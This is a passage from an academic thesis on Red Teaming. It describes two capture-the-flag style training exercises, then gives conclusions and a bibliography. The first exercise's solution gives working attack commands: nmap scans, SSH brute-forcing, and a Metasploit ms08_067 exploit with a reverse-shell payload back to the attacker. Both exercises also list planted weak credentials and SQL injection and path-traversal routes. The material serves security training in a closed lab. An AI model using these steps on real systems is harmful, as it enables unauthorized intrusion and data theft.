Legal issues: Before the beginning of the exercise, the participants must sign a *Rules of Engagement* document which specifies that they will obey the exercise rules and will not use the experience gained during the exercise in malicious actions.

Limitations: Denial of Service attacks are not allowed against the target system or against the other participants' computers.

Resources: All the participants to the exercise will be given identical attack systems to use.

7.3.6 Exercise resolution

The mission can be accomplished by following the classic steps of a cybernetic attack: reconnaissance, scanning and enumeration, gaining access.

The tools needed for attack are open-source and they all can be found in the BackTrack Linux distribution.

So, in order to reach the emails sent by George Stevens to his men in the country, we must access his computer that we assume to be inside the *RoBusiness* network. The attack will have two phases. In *phase 1*, we will gain access on the Gateway server which is located at the *RoBusiness* network's perimeter (Figure 57) and, in *phase 2*, we will pivot from there into the internal network, trying to reach George Steven's computer (Figure 58).

The operations that should be done in a logical order to reach the mission's final goal are:

7.3.6.1 Attack phase 1

- a. **Reconnaissance:** read carefully the scenario and extract the important information (company name, IP address of the website, the name of the group leader). Visit the website at <http://10.2.2.1> and discover the file *config.bak* in the *docs* directory, which contains the first clue: “#*May the (brute)Force be with you!*”
- b. **Scanning:** scan for the open ports and running services on the web server.

Example: root@bt:~#nmap -sS -sV -O 10.2.2.1

Result: ports 80 and 22 open




Figure 57 – Attack phase 1: brute-forcing the SSH service




Figure 58 – Attack phase 2: accessing George Stevens' computer

- c. **Gain access:** do a brute-force attack against the SSH server (Figure 57). The words used during the attack should be taken from the reconnaissance phase. The tools used for brute-forcing can be *brutessh.py* or *medusa* or any other brute-force tool.

Example: `root@bt:~# brutessh.py -h 10.2.2.1 -u george -d passfile.txt`

```
or      root@bt:~# medusa -h 10.2.2.1 -u robusiness -p
robusiness -M ssh
```

Result: Obtained non-privileged access (user: *george* or *robusiness*) on the gateway. This will be used in phase 2 of the attack to reach the mission's objective.

7.3.6.2 Attack phase 2

d. Reconnaissance: login remotely on the gateway and explore it. Discover the file */home/george/.hint* or */home/robusiness/.hint* which contains the second clue: “*#Admin TODO: update the Windows workstations. Last update: 12.08.2008*”. This suggests that the internal workstations may be vulnerable to *ms08_067* vulnerability.

e. Scanning for live hosts: scan the internal *RoBusiness* network from the gateway and determine which workstations are up and respond to ping requests.

Example:

```
george@debian~$ for((i=1; $i<255; i=$i+1)); do ping -
c 1 -W 1 192.168.0.$i; done
```

or

```
george@debian~$ nmap -sP 192.168.0.1-254
```

(*nmap* binary must be uploaded using *scp*)

Result: 192.168.0.2 – up
192.168.0.3 – up
192.168.0.4 – up

f. Scanning for open ports: scan the open ports of the running workstations.

Example:

```
george@debian~$ nmap -sT -P0 192.168.0.2,
192.168.0.3, 192.168.0.4
```

Result: port 445 open at 192.168.0.3

g. Gain access: try to exploit *ms08_067* vulnerability on the workstation that has port 445 open (192.168.0.3). The exploitation will be done using Metasploit from the attacker system and by tunneling the traffic through the gateway, to the target workstation (Figure 58).

Example:

```
root@bt~# ssh george@10.2.2.1 -L445:192.168.0.3:445
(forwarding of the local port 445 through the SSH tunnel to the victim port 445)
```

```
root@bt~# cd /pentest
```

```
root@bt~# ./msfconsole
```

```

msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST 127.0.0.1
msf exploit(ms08_067_netapi) > set TARGET 3
msf exploit(ms08_067_netapi) > set PAYLOAD
windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > set LHOST 10.2.2.2
msf exploit(ms08_067_netapi) > set LPORT 80
msf exploit(ms08_067_netapi) > exploit
meterpreter >

```

Result: The exploit allows complete control of the target workstation.

- h. Reconnaissance:** explore the newly acquired system. Open a Command Prompt and find information about the acquired system.

Example: meterpreter > execute -i -f cmd.exe
meterpreter > hostname

Result: The hostname of the target system is GEORGE. So we are probably on George Stevens' computer.

- i. Reconnaissance:** explore the files on George Stevens' computer. You will find the file: *C:\mail\emails.bak* with information about the drugs transport. Download this file locally.

Example: meterpreter > cd c:
meterpreter > dir
meterpreter > cd mail
meterpreter > dir
meterpreter > download emails.bak
meterpreter > exit

Result: You have the wanted emails.

- j. Mission accomplished!** Bring the file *emails.bak* to the instructor

7.3.7 Metrics

In order to measure the effectiveness of the exercise and to know if the exercise objectives have been reached, the following metrics can be applied.

- The number of participants that have accomplished the mission in the given time

- The average time taken for the participants to accomplish the mission
- Accuracy of the given resolution compared to the ‘official’ resolution

These metrics can be applied for consecutive exercises of this type at constant time periods and compare the results [Furtuna09].

7.4 Another example of cyber defense exercise

The cyber defense exercise presented below is an ethical hacking contest in a controlled environment. The participants have to gather ‘artifacts’ from a target network and win points. The target network is composed of preconfigured virtual machines which have a number of known vulnerabilities. The artifacts are files placed on vulnerable machines.

7.4.1 Establishing exercise objectives

The competition provides a competitive environment to assess the participants’ depth of understanding and operational competency in cyber attack techniques. Offensive security skills give a direct measure of threat understanding and are the basis for building effective defense mechanisms for information systems.

This competition’s specific objectives are to assess the participants’ skills in

- Scanning and enumeration
- Identifying vulnerabilities (DNS, Web, FTP, SMB)
- Exploiting vulnerabilities in order to access files
- Retrieving files from a remote system

7.4.2 Offense oriented approach

In order to implement the above objectives, we choose an offense oriented approach for our exercise. The participants will play the attacker’s role, practicing attack techniques and improving their knowledge in using offensive tools.

7.4.3 Exercise scenario: “The Cyber-Knight Challenge”

Be the first to recover the five stolen artifacts of King Arthur and prove that you are the King’s best knight!

Once upon a time, King Arthur had five priceless artifacts which gave him strength, courage, wisdom and power to rule the British Kingdom in peace.

But recently these artifacts had been stolen by the dark knight Colgrim, Arthur’s greatest enemy which pretends the British throne.

Colgrim has taken the artifacts in a fortress in high mountains and left three black dragons to guard them.



King Arthur is now in great sorrow and he promises treasures and fame for the brave knight who will bring back his artifacts.

You and the other knights have offered to fulfill the King’s request. Anyway, you desperately want to prove the King that you’re the only one deserving his great reward.

The good fairies whisper you some hints for accomplishing the mission:

- find the location of Colgrim’s fortress (it is on the domain *darkforest.hak*)
- try to enter the fortress without being spotted by the black dragons (they detect intrusion attempts)
- the fortress is divided in two areas, one for supply storage and services (which is demilitarized) and one for citizens’ homes
- the artifacts are spread all over the fortress and you must search every building you can
- artifacts are .jpg files whose name begin with the word ‘artif’

The competition is arbitrated by the *White Monk*, King Arthur’s trusted friend. Every time you recover an artifact you should upload it to White Monk (www.whitemonk.hak) and he will reward you immediately.

You have 8 hours to complete the challenge.

Good luck!

7.4.4 Organizing the exercise components

7.4.4.1 Defender team

Because it is an offense oriented exercise, the defender team is not needed. The defender system (target) does not need to be managed by a person during the exercise.

7.4.4.2 Defender system (target)

Each team will have assigned a clone of the target system hosted on a dedicated physical machine.

The target system is a single physical machine that emulates several virtual machines. These virtual machines are grouped in a local area network (“the fortress”) which is connected to the “outside world” through a gateway machine.

The fortress is composed of a demilitarized zone (“storage and supply area”) and an internal network (“citizens’ homes”). The servers from the DMZ are directly accessible from the Internet while the machines from the internal network can only be accessed from the Gateway machine.




Figure 59 – Target network topology

The configuration details for the target network are shown in Table 14.

| Machine | OS | Vulnerable Service | Vulnerability | Artifact name | Artifact location |
|--|-------|--------------------|---|---|-----------------------------|
| Gateway | Linux | SSH | Weak ssh password: User: <i>colgrim</i> Pass: <i>colgrim123</i> | artif_CrownOfTheSupremeMagi.jpg (230 pts) | /home/colgrim/.secrets/ |
| www.darkforest.hak | Linux | Web | The site <i>colgrim.darkforest.org</i> is vulnerable to SQLi. The database server is MySQL and it runs as root. | Artif_TomeOfFireMagic.jpg (250 pts) | /root |
| ns.darkforest.hak | Linux | DNS | Allows DNS zone transfer from any IP address. Uncoveres the other hosts | - | - |
| ftp.darkforest.hak | Linux | FTP (port 21212) | Anonymous access enabled. | Artif_BreastplateOfBrimstone.jpg (200 pts) | ftp root directory |
| Colgrim | Linux | SMB | File sharing enabled | artif_SentinelsShield.jpg (200 pts) | /home/colgrim/.myartifacts/ |
| inside.darkforest.hak | Linux | Web | Arbitrary file download vulnerability | artif_SwordOfJudgement.jpg | /wwwroot/secrets/ |

| | | | | | |
|--|--|--|--|-----------|--|
| | | | Ex. /download.php?file=../artif fact | (230 pts) | |
|--|--|--|--|-----------|--|

Table 14 – Target configuration: vulnerabilities and artifact placement

Artifacts:

Table 15 contains the files (artifacts) that the participants will search for in the target network.

For each artifact file, the MD5 hash will be computed and the result will be used to identify the files provided by the participants.






| | | | | | |
|----------|---|---|---|--|---|
| Filename | artif_ Breastplate OfBrimsto ne.jpg | artif_ SentinelsSh ield.jpg | artif_ CrownOfT heSupreme Magi.jpg | artif_ SwordOfJud gement.jpg | artif_ TomeOfFire Magic.jpg |
| Content |  |  |  |  |  |
| Points | 200 | 200 | 230 | 230 | 250 |

Table 15 – Artifacts that must be found in the target network

Notes:

- The operating system of the virtual machines (Linux) has been chosen so it would not require significant resources on the physical machine. This way multiple virtual machines can be hosted on a single physical machine with decent resources. Depending on the host operating system, the virtualization software can be: coLinux, Qemu, vmware server, etc.
- In order to provide identical target systems to competitors, the same operating system image must be installed on each physical target machine (e.g. using Norton Ghost utility)
- An intrusion detection system must be configured on the Gateway system in order to detect some attacks according to predefined rules and thresholds. The IDS must send alerts to White Monk which will adjust the score accordingly.

7.4.4.3 Infrastructure

The layout of the network that can be used to support the competition between 5 participant teams is shown in Figure 60.




Figure 60 – Network layout for a 5-team competition

The network must be separated from the external systems by a firewall which must be configured to allow only port 80 outbound for web access and traffic monitoring.

One important aspect of the network layout is that each team will have its own clone of the target system on a separate physical machine. The main purpose of this approach is to avoid interaction between teams during the attacks. It will avoid performance degradation due to intensive requests and each team will be responsible for its own actions against the target system. Another situation that this approach avoids is when two or more teams gain shell access on a target machine with the same user account and they change the password or start blocking each other's actions.

7.4.4.4 Attacker team

Here are the guidelines for establishing the attacker teams:

- Each team must have at least one member
- Each team must have equal number of members
- Each team member must wear a badge indicating team affiliation
- Each team will designate a Team Captain for the duration of competition to perform the communication between the competition staff and team members

7.4.4.5 Attacker system

Each team will be given identical hardware and software to use during the competition: workstations and BackTrack Live CD distribution.

7.4.4.6 Scoring system

Scoring will be done by an automated scoring system (The White Monk).

The White Monk is a web application hosted at www.whitemonk.hak which allows each team to upload gathered artifacts, validate them and receive points.

Each team will have its own account at White Monk.

Each artifact has a number of points associated and artifacts will be identified by their MD5 value.

An intrusion detection alert (black dragon alert) decreases the team's points by 50.

Before the first half of the time expires:

- No intrusion detection penalty applies
- The team who brings all artifacts to the White Monk wins the first place left unoccupied in the cyber-knight hierarchy

During the second half of the playing time:

- 50 points will be decreased for each intrusion attempt detected by the IDS

During the competition a staff member should be dedicated to answering questions received through the White Monk platform.

7.4.5 Rules and guidelines

Competitors are not allowed to bring other electronic equipment in the contest room (laptops, memory sticks, CDROMs, PDAs, etc)

The participants may take breaks as they wish without disturbing the other participants

Internet access is permitted for research and documentation. Internet activity will be monitored and any inappropriate action will result in disqualification.

The following actions are not permitted and will result in disqualification of the culprit (team):

- Attacking the White Monk
- Attacking other competitors' machines
- Attacking other competitor's targets
- Attacking the infrastructure equipment not belonging to target system
- Any type of denial of service attack
- Using the internet connection for malicious purposes
- Using the internet connection for contacting other sources through chat/email or any other communication services
- Using the internet connection to access inappropriate content (pornography, pirated media files or software).

Any question should be addressed to the White Monk in the dedicated section for each team. Answers should be received as soon as possible.

7.4.6 Exercise resolution

In order to accomplish the objectives of this competition, the participants must perform a series of logical steps and attack the target systems:

- *Scan for open ports* and find port 22, 53 and 80 open on the Gateway machine
- *Do a zone transfer* on the DNS server and discover all the hostnames inside the target network (including www.darkforest.hak and `colgrim.darkforest.hak` which are pointing to the same internal physical machine)
- *Perform a brute force attack* against the SSH server on the Gateway utilizing all the information received in the scenario description. The word *colgrim* should be included as username and should be mangled in order to obtain his simple password: *colgrim123*.
- *Scan the internal network* for finding live hosts and open ports. A complete scan should reveal port 21212 used by the FTP server. By trying anonymous login, the competitors should easily gain access to the artifact.
- *Exploit SQL injection vulnerability* from *colgrim.darkforest.hak*. This is a virtual host accessible only by this name, that should have been discovered in the DNS zone transfer attempt. Since the server runs a MySQL database (as root) the attacker can create a user defined function (UDF) and execute system commands as root. Upload a shell and execute it.
- *Test for unprotected network shares*. This will offer an easy artifact to the participants who will test all the machines from inside the target network.

7.4.7 Metrics

Because the scoring is done using an automated system, there are multiple measures that can be accurately implemented:

- The number of participants who gathered all artifacts before the time expires
- The time taken for the winner team to gather all artifacts
- The time when all teams gathered at least one artifact

These metrics can be used to compare the results obtained in multiple competitions.

7.5 Chapter conclusions

Cyber defense exercises represent a necessary training for system ‘defenders’ and for Red Team members and as they provide a realistic environment for practicing attack techniques and offensive security skills.

In this chapter, after describing the most representative cyber defense exercises that are periodically being organized around the world, we concluded that there is a high need for a uniform structure of these exercises.

In order to address this need, we created a standard template that can be used to easily create new cyber defense exercises by filling and customizing its components.

Furthermore, we created two cyber defense exercises based on our template that have an offensive approach and can be used for training participants in Red Teaming and penetration testing techniques.

The template that we have created can also be used in academic environment (universities, high-schools) or in industry companies for training the participants in the field of applied information assurance.

Chapter 8

8. Summary, Conclusions and Future work

The thesis presents a series of improvements that can be applied to the proactive approach of securing cybernetic systems.

The problem that generated this work is that current security measures applied to cybernetic systems are incorrectly implemented and ineffective, given the high number of security incidents at national, organizational and personal levels.

Today there are two approaches towards protection of information systems: reactive security (monitor, wait for incidents, fix and improve) and proactive security (continuously test, fix and improve before incidents). These concepts are also called defensive security and offensive security; the specialists that perform these activities are called 'builder' and 'breakers' and there are numerous public debates regarding the necessity, contribution and ethics of each category [Schneier08], [Curphey10], [Ranum08].

We state that proactive security is a mandatory approach for the protection of cybernetic systems. This proactive (and offensive) approach must be seen as a complementary set of actions besides the classic reactive (and defensive) approach.

We also state that proactive security activities should find and investigate the root cause of vulnerabilities, create generalized threat models and suggest solutions for improvement. All these activities should be started in the early stages of a system's lifecycle and continued throughout entire lifetime of that system.

The Red Teaming assessment is the most comprehensive type of proactive security testing available today. It simulates the behavior of skilled attackers who are actively testing the security of the target system, searching for vulnerabilities and exploiting them. But instead of producing damage, the Red Team reports the problems to the system owner in order to be fixed and the security holes patched.

In this thesis we presented an extended, detailed view of the Red Teaming process, including its strengths and weaknesses. We also showed various attack techniques that a Red Team could employ during an assessment, and we analyzed multiple methods for finding vulnerabilities in software and for exploiting them. In the end, we addressed the problem of training the Red Team members and the system 'defenders' by cyber defense exercises.

Original contributions

The thesis contains a series of original contributions that have a significant practical applicability in the process of securing the cybernetic systems by Red Teaming assessments.

The results of this dissertation come after a long scientific and practical activity of the author in the domain of information security and especially in penetration testing.

The list of original contributions is presented below:

- A comprehensive view of the Red Teaming assessment process from two perspectives: the client and the team performing the service. A formalized process for Red Teaming activities and a structured approach for performing this type of evaluations were also presented in the author's article "*Considerations about Red Teaming Usage in Assessing Information Assurance*" [FPB10b].
- A detailed analysis and original implementations of several attack techniques that could be performed during a Red Teaming assessment: malicious Java applets, rogue access points, rogue WPAD servers, application level DDoS attacks. The topic of DDoS attacks using peer-to-peer networks was also presented in the author's article "*DC++ and DDoS Attacks*" [BF09].
- Design and implementation of a DDoS attack tool that can be used to test the target's capacity of handling application level distributed denial of service attacks. This tool is freely available and it can be found at [Furtuna10].
- An original analysis of the techniques that can be used to identify vulnerabilities in software products. The analysis covers white box and black box testing techniques, with a greater emphasis on the latter (fuzz testing).
- A design proposal and implementation of a client side fuzzer using mutation based data generation. This tool can be used for discovering software vulnerabilities in HTTP client applications and it was also presented in the author's article "*How Fuzzy Are You Today? A Guide to Client-Side Fuzzing Using Peach*" [Furtuna11].
- A detailed analysis of the protection mechanisms implemented in various operating systems against vulnerability exploitation. The analysis covers implementation details, the strong points and weak points of each of the following memory protection mechanisms: Stack Cookies (/GS), Safe Exception Handlers (SafeSEH), Data Execution Prevention (DEP) and Address Space Layout Randomization (ASLR).
- A case study which demonstrates how the memory protections of Windows (/GS, SafeSEH, DEP and ASLR) can be bypassed when exploiting a buffer overflow vulnerability in a target application. This case study was also presented in the author's article "*Case Study on Bypassing Windows Security Mechanisms When Exploiting Software Vulnerabilities*" [FPB11].
- A template for designing cyber defense exercises. It can be used for easier creation of new exercises with the purpose of training Red Team members and system 'defenders'. The design aspects of such exercises were also discussed in author's article "*Guide for Designing Cyber Security Exercises*" [PF09].
- Two cyber defense exercises created based on the proposed template. They have an offense oriented approach and can be used for practicing and improving the attack skills of Red Team members. One of these exercises was included in the author's article "*A Structured Approach for Implementing Cyber Security Exercises*" [FPB10a].

Future work

- A methodology for Red Teaming that addresses the other functions of this domain: *Understand* and *Anticipate* – detailed in Chapter 3, Table 1. For the *Anticipate* function – which includes risk assessments and vulnerability assessments – there are well known methodologies. However, in case of the *Understand* function, it is needed a methodology for ‘help BLUE better understand RED’ function.
- Exploration of other attack techniques that can be used in Red Teaming assessments. For higher efficiency in time they should be more oriented towards design flaws rather than punctual vulnerabilities. They should be generalized in one or more threat models.
- Further investigation of vulnerability detection techniques, with more accent on code coverage and crash analysis techniques. This would help increasing the attack surface of the target system and the Red Team would have higher chances of success in reaching its objectives.
- Investigation of exploitation possibilities for other categories of software bugs: heap overflows, integer overruns, use after free, etc. The same research would be interesting on other operating systems as Unix/Linux, Solaris, etc.
- Regarding cyber defense exercises, an interesting future work would be on the effectiveness of these exercises on Red Teams. What types of exercises, approaches, scenarios, rules and guidelines would be more effective for increasing the offensive skills of the participants.

The techniques and solutions presented in this thesis can be utilized for improving the cyber defense measures for cybernetic systems. They can also be used as a starting point for future research and improvements in the domain of system’s security.

Bibliography

Personal publications

- [FPB11] Adrian Furtuna, V. Patriciu, I. Bica, *Case Study on Bypassing Windows Security Mechanisms When Exploiting Software Vulnerabilities*, Proceedings of the 18th International Conference on Control Systems and Computer Science (CSCS18), ISSN 2066-4451, Bucharest, Romania, 2011
- [Furtuna11] Adrian Furtuna, *How Fuzzy Are You Today? A Guide to Client-Side Fuzzing Using Peach*, PenTest Magazine, Vol. 1, No. 1, Software Press, 2011
- [Furtuna10] Furtuna Adrian, *DDOSIM – layer 7 DDoS simulator*, Sourceforge.net, 2010, <http://sourceforge.net/projects/ddosim/>
- [FPB10a] Adrian Furtuna, V. Patriciu, I. Bica, *A Structured Approach for Implementing Cyber Security Exercises*, Proceedings of the 8th International Conference on Communications (COMM 2010), ISBN 978-1-4244-6363-3, Bucharest, Romania, 2010 (**Indexed IEEE**)
- [FPB10b] Adrian Furtuna, V. Patriciu, I. Bica, *Considerations about Red Teaming Usage in Assessing Information Assurance*, Proceedings of the 3rd International Conference on Security for Information Technology and Communications (SECITC 2010), ISBN 978-606-505-385-4, Bucharest, Romania, 2010
- [PF09] V. Patriciu, Adrian Furtuna, *Guide for Designing Cyber Security Exercises*, Proceedings of the 8th WSEAS International Conference on Information Security and Privacy (WSEAS 2009), ISBN 978-960-474-143-4, Puerto De La Cruz, Tenerife, Spain, 2009 (**Indexed ISI, ACM, INSPEC**)
- [BF09] I. Bica, Adrian Furtuna, *DC++ and DDoS Attacks*, Proceedings of the 13th World Multi-Conference on Systemics, Cybernetics and Informatics (SCI 2009), ISBN 978-1-934272-62-6, Orlando, Florida, USA, 2009 (**Indexed ISI**)
- [Furtuna09] Adrian Furtuna, *Design and Implementation of a Cyber-Defense Exercise*, Proceedings of the 2nd International Conference on Security for Information Technology and Communications (SECITC 2009), ISBN 978-606-505-283-3, Bucharest, Romania, 2009
- [Furtuna08] Adrian Furtuna, *DC++ and DDoS Attacks*, Proceedings of the 3rd International Conference on Security for Information Technology and Communications (SECITC 2008), ISBN 978-606-505-137-9, Bucharest, Romania, 2008

General bibliography

- [Aircrack] Aircrack-ng Project, <http://www.aircrack-ng.org/>
- [Alper11] D. Alperovitch, *Revealed: Operation Shady RAT*, McAfee Blog, 2011, <http://blogs.mcafee.com/mcafee-labs/revealed-operation-shady-rat>
- [Arbor1] Arbor Networks, *The growing threat of application layer DDoS attacks*, <http://www.arbornetworks.com/white-papers-global-network-security-topics.html>
- [Arbor2] Arbor Networks, *Estonian DDoS Attacks – A summary to date*, 2007, <http://asert.arbornetworks.com/2007/05/estonian-ddos-attacks-a-summary-to-date/>
- [Backtr] BackTrack Linux, www.backtrac-linux.org
- [BBC07] BBC News, *Estonia fines man for 'cyber war'*, 2007, <http://news.bbc.co.uk/2/hi/technology/7208511.stm>
- [Beck00] C. Beck, *Responding to Global Crises Using the Change Cycle*, Thunderbird on Global Business Strategy, by Thunderbird, The American Graduate School of International Management, New York: John Wiley & Sons, 2000
- [Bejtlich08] R. Bejtlich, *On Breakership*, TaoSecurity Blog, 2008, <http://taosecurity.blogspot.com/2008/09/on-breakership.html>
- [BF11] L. Baker, J. Finkle, *Sony PlayStation suffers massive data breach*, Reuters, 2011, <http://www.reuters.com/article/2011/04/26/us-sony-stoldendata-idUSTRE73P6WB20110426>
- [BLP10] I. Bica, I. Livadariu, G. Popescu, *Retele Private Virtuale*, Editura Univers Stiintific, 2010
- [Borland97] Borland patent: *Systems and methods and implementing exception handling using exception registration records stored in stack memory*, 1997, UPSTO Patent Full-Text and Image Database
- [Clarke09] T. Clarke, *Fuzzing for software vulnerability discovery*, Royal Holloway University of London, 2009, <http://www.ma.rhul.ac.uk/static/techrep/2009/RHUL-MA-2009-04.pdf>
- [Clarke10] R. A. Clarke, *Cyber War: The Next Threat to National Security and What to Do About It*, HarperCollins Publishers, 2010
- [CM10] A. Cugliari, M. Graziano, *Smashing the Stack in 2010*, Politecnico di Torino, 2010, <http://pentest.cryptocity.net/files/exploitation/stsi2010.pdf>
- [CN10] A. E. Cha, E. Nakashima, *Google China cyberattack part of vast espionage campaign, experts say*, The Washington Post, 2010, <http://www.washingtonpost.com/wp-dyn/content/article/2010/01/13/AR2010011300359.html>
- [Conk05] A. Conklin, *The Use of a Collegiate Cyber Defense Competition in Information Security Education*, InfoSecCD '05 Proceedings of the 2nd annual conference on Information security curriculum development, ACM, New York, USA 2005
- [Cov11] A. W. Coviello, *Open Letter to RSA Customers*, RSA.com, 2011,

- <http://www.rsa.com/node.aspx?id=3872>
- [Curphey10] M. Curphey, *Are You a Builder or a Breaker?*, Curphey.com, 2010, <http://www.curphey.com/2010/10/are-you-a-builder-or-a-breaker/>
- [Dan05] Daniel, *Shortcut File Format (.lnk)*, Stdlib.com, 2005, <http://www.stdlib.com/art6-rShortcut-File-Format-lnk.html>
- [Delapaz11] R. Dela Paz, *Zeus 2.0.8.9 and the Ghost Panel*, Trend Micro Malware Blog, 2011, <http://blog.trendmicro.com/zeus-2-0-8-9-and-the-ghost-panel/>
- [DOD03] United States Department of Defense, Defense Science Board Task Force, *The Role and Status of DoD Red Teaming Activities*, September 2003
- [Dradis] The Dradis Project, <http://dradisframework.org/>
- [Drum10] D. Drummond, *A new approach to China*, Google Blog, 2010, <http://googleblog.blogspot.com/2010/01/new-approach-to-china.html>
- [Duarte09] G. Duarte, *Anatomy of a Program in Memory*, 2009, <http://duartes.org/gustavo/blog/post/anatomy-of-a-program-in-memory>
- [Eddingt09] M. Eddington, 2009, *Demystifying Fuzzers*, Black Hat Conference, US, 2009, <http://www.blackhat.com/presentations/bh-usa-09/EDDINGTON/BHUSA09-Eddington-DemystFuzzers-PAPER.pdf>
- [Eeckh10] P. van Eeckhoutte, *Exploit writing tutorial part 10: Chaining DEP with ROP*, Corelan Blog, 2010, <http://www.corelan.be:8800/index.php/2010/06/16/exploit-writing-tutorial-part-10-chaining-dep-with-rop-the-rubikstm-cube/>
